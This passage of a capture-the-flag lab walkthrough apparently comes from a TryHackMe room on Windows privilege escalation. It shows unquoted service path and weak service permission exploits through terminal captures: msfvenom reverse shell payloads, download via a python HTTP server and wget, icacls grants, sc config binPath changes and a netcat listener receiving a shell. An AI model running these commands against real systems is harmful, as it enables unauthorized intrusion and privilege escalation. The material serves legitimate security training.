
Once again, the process begins with enumeration of the services by using the `sc` command to query the ServiceControlManager using the `qc` flag to see information on services that include the string “`disk sorter enterprise`” (red). Printed to the screen is a path to a binary executable that includes the unquoted service path vulnerability. Further information gathering using the `icacls` command to view the permissions on the `C:\MyPrograms\` directory (yellow) shows that `BUILTIN\Users` can create both subdirectories and files to this directory (pink). The necessary conditions for this exploit exist.



```
root@ip-10-10-137-116:~# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.137.116 LPORT=4446 -f exe-service -o rev-svc2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe-service file: 48640 bytes
Saved as: rev-svc2.exe
root@ip-10-10-137-116:~# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\thm-unpriv> wget http://10.10.137.116:8000/rev-svc2.exe -O rev-svc2.exe
PS C:\Users\thm-unpriv>
PS C:\Users\thm-unpriv> dir


    Directory: C:\Users\thm-unpriv


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        5/3/2022   3:14 PM                3D Objects
d-r---        5/3/2022   3:14 PM                Contacts
d-r---        5/4/2022   8:15 AM                Desktop
d-r---        5/3/2022   3:14 PM                Documents
d-r---        5/3/2022   3:14 PM                Downloads
d-r---        5/3/2022   3:14 PM                Favorites
d-r---        5/3/2022   3:14 PM                Links
d-r---        5/3/2022   3:14 PM                Music
d-r---        5/3/2022   3:14 PM                Pictures
d-r---        5/3/2022   3:14 PM                Saved Games
d-r---        5/3/2022   3:14 PM                Searches
d-r---        5/3/2022   3:14 PM                Videos
-a----        7/4/2022   8:13 PM          48640 rev-svc2.exe


PS C:\Users\thm-unpriv>
```




```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>move rev-svc2.exe C:\MyPrograms\Disk.exe
        1 file(s) moved.

C:\Users\thm-unpriv>icacls C:\MyPrograms\Disk.exe /grant Everyone:F
processed file: C:\MyPrograms\Disk.exe
Successfully processed 1 files; Failed processing 0 files

C:\Users\thm-unpriv>
```


As with svcusr1 ‘s flag, the payload is built on the attacking system and named `rev-svc2.exe` (red). Using the same python module, open a server to transfer the payload to the victim system (blue). Transfer the file to the victim system with PowerShell using the `wget` command, and confirm the file download with the `dir` command (yellow). Moving back to a command prompt, move the payload file `rev-svc2.exe` (purple) into the unquoted service path while renaming the file to Disk.exe (orange). Finally, grant all users full access to the file using the `icacls` command with the `/grant` flag.



```
root@ip-10-10-137-116:~# nc -vlp 4446
Listening on [0.0.0.0] (family 0, port 4446)
```



```
C:\Users\thm-unpriv>sc stop "disk sorter enterprise"

SERVICE_NAME: disk sorter enterprise
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Users\thm-unpriv>sc start "disk sorter enterprise"

SERVICE_NAME: disk sorter enterprise
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 3668
        FLAGS              :

C:\Users\thm-unpriv>_
```




```
root@ip-10-10-137-116:~# nc -vlp 4446
Listening on [0.0.0.0] (family 0, port 4446)
Connection from ip-10-10-48-44.eu-west-1.compute.internal 49920 received!
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
wprivesc1\svcusr2

C:\Windows\system32>dir C:\Users\svcusr2\Desktop
dir C:\Users\svcusr2\Desktop
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\svcusr2\Desktop

05/04/2022  05:18 AM    <DIR>          .
05/04/2022  05:18 AM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
05/04/2022  05:18 AM                22 flag.txt
               3 File(s)          1,103 bytes
               2 Dir(s)  15,044,386,816 bytes free

C:\Windows\system32>type C:\Users\svcusr2\Desktop\flag.txt
```


In what should feel familiar now, set up the netcat listener with the `nc` command ensuring the listening port matches the payload, here `4446` (red). Use the `sc` command with `stop` and `start` to run the payload (blue) as with the previous flag, then return to the attacking system to confirm your user in the shell, view the contents of the Desktop (yellow), and print the flag to the screen (green).

To get the flag on the Administrator's Desktop:


This technique should seem quite familiar by now, so what follows is the steps as they have been presented to this point for an opportunity to follow along without necessarily having instructions. The instructions for these steps will follow the images and briefly summarize the steps.




```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>C:\tools\AccessChk\accesschk64.exe -qlc thmservice

Accesschk v6.14 - Reports effective permissions for securable objects
Copyright ⌐ 2006-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

thmservice
  DESCRIPTOR FLAGS:
      [SE_DACL_PRESENT]
      [SE_SACL_PRESENT]
      [SE_SELF_RELATIVE]
  OWNER: NT AUTHORITY\SYSTEM
  [0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_PAUSE_CONTINUE
        SERVICE_START
        SERVICE_STOP
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  [1] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  [2] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\INTERACTIVE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  [3] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SERVICE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  [4] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Users
        SERVICE_ALL_ACCESS

C:\Users\thm-unpriv>
```



```
root@ip-10-10-137-116:~# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.137.116 LPORT=4447 -f exe-service -o rev-svc3.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe-service file: 48640 bytes
Saved as: rev-svc3.exe
root@ip-10-10-137-116:~# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\thm-unpriv> wget http://10.10.137.116:8000/rev-svc3.exe -O rev-svc3.exe
PS C:\Users\thm-unpriv>
PS C:\Users\thm-unpriv> dir


    Directory: C:\Users\thm-unpriv


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---          5/3/2022   3:14 PM                3D Objects
d-r---          5/3/2022   3:14 PM                Contacts
d-r---          5/4/2022   8:15 AM                Desktop
d-r---          5/3/2022   3:14 PM                Documents
d-r---          5/3/2022   3:14 PM                Downloads
d-r---          5/3/2022   3:14 PM                Favorites
d-r---          5/3/2022   3:14 PM                Links
d-r---          5/3/2022   3:14 PM                Music
d-r---          5/3/2022   3:14 PM                Pictures
d-r---          5/3/2022   3:14 PM                Saved Games
d-r---          5/3/2022   3:14 PM                Searches
d-r---          5/3/2022   3:14 PM                Videos
-a----          7/4/2022   9:08 PM          48640 rev-svc3.exe


PS C:\Users\thm-unpriv> _
```




```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>icacls C:\Users\thm-unpriv\rev-svc3.exe /grant Everyone:F
processed file: C:\Users\thm-unpriv\rev-svc3.exe
Successfully processed 1 files; Failed processing 0 files

C:\Users\thm-unpriv>sc config THMService binPath= "C:\Users\thm-unpriv\rev-svc3.exe" obj= LocalSystem
[SC] ChangeServiceConfig SUCCESS

C:\Users\thm-unpriv>_
```

